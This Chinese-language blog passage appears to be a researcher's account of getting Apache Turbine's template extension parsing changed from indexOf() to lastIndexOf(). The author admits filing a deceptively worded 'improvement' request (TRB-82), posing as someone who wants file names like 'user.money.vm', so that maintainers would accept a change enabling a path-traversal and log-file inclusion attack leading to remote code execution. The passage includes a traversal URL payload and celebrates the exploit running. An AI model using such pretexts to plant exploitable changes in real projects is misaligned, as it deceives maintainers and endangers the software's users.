我相信大家都能看懂我想做什么，turbine 里面也是使用 vm 模板的，所以也可以加载日志文件，最终形成一个远程代码执行的漏洞。可惜天不遂人愿，turbine 有个非常恶心的功能，给大家看段代码：

`org.apache.turbine.services.template.TurbineTemplateService`

```
public String getExtension(String template)
{
    if (StringUtils.isEmpty(template))
    {
        return getDefaultExtension();
    }

    int dotIndex = template.indexOf(EXTENSION_SEPARATOR);

    return (dotIndex < 0) ? getDefaultExtension() :
template.substring(dotIndex + 1);
}
```

这里是在获取 URL 中的文件扩展名，但是它使用了 `indexOf` 方法，就是说，从第一个 “.” 符号开始，后面所有的东西，都算扩展名。

http://www.inbreak.net/my/turbine/template/?template=pubinfo,,,,,,,,,,,,etc,pass

wd

这段 URL 的扩展名，拿到的就是

,,,,,,,,,,,,etc,passwd

这导致文件找不到，所以无法进行这种攻击，导致了漏洞无法触发。


所以，我这次非常积极的，给 apache 开发团队，提交了一个补丁：

<https://issues.apache.org/jira/browse/TRB-82>



Log In

Details

Type:	 Improvement	Status:	 Resolved
Priority:	 Minor	Resolution:	Fixed
Affects Version/s:	Core 2.3.3	Fix Version/s:	Core 4.0-M2
Component/s:	Core		
Labels:	None		

▼ Description

I want template file name like "user.money.vm".
but TurbineTemplateService getExtension function use "indexOf()" get the file extension.
It should be "lastindexOf()"....
can you do it?

```
org.apache.turbine.services.template.TurbineTemplateService{
    public String getExtension(String template)
    {
        if (StringUtils.isEmpty(template))
        {
            return getDefaultExtension();
        }

        //at here ,change to int dotIndex = template.lastIndexOf(EXTENSION_SEPARATOR);
        int dotIndex = template.indexOf(EXTENSION_SEPARATOR);
```

我在描述中写道，我的 vm 文件的名称是 “user.money.vm”，看到吧？最前面有个 “.”，但是这个点的后面，并非完全是文件扩展名，并且告诉他们，获取文件扩展名应该使用 “lastIndexOf()” 方法。

于是这位叫做“托马斯”的 apache 开发人员，接受了这个补丁，将来把他放在最新版本中发布。

Field	Original Value	New Value
Assignee		Thomas Vandahl [tv]
Fix Version/s		Core 4.0-M2 [12317564]
Fix Version/s	Core 2.3.3 [12312382]	
Priority	Critical [2]	Minor [4]

Repository	Revision	Date	User	Message
ASF	#1163300	Tue Aug 11 17:29:25 UTC 2011	Thomas Vandahl	Use lastIndexOf() to get the template extension in TurbineTemplate. Issue: TRB-82
Files Changed				
MODIFY /turbine/core/trunk/src/test/org/apache/turbine/services/te...				
MODIFY /turbine/core/trunk/src/java/org/apache/turbine/services/te...				

▼ Thomas Vandahl added a comment - 30/Aug/11 17:30
Fixed in SVN, including unit test

Thomas Vandahl made changes - 30/Aug/11 17:30

Status	Open [1]	Resolved [5]
Resolution		Fixed [1]


我把现有的 turbine 代码中，按照他的修改，把对应的文件代码替换，然后跑起来，和没有

替换前做了对比，同样是加载 log 文件，log 文件中有 exp 代码。

这是使用前：



可以看到应用出现了错误。下图是使用后：



如我所愿，执行了 EXP 代码。其中相关过程，和 velocity 远程代码执行的那个一致，只是

这次是使用 turbine 框架加载了 vm 文件，所以不再做出解释。

这就是我所导演的《预见未来》。

相关技术就解释到这里。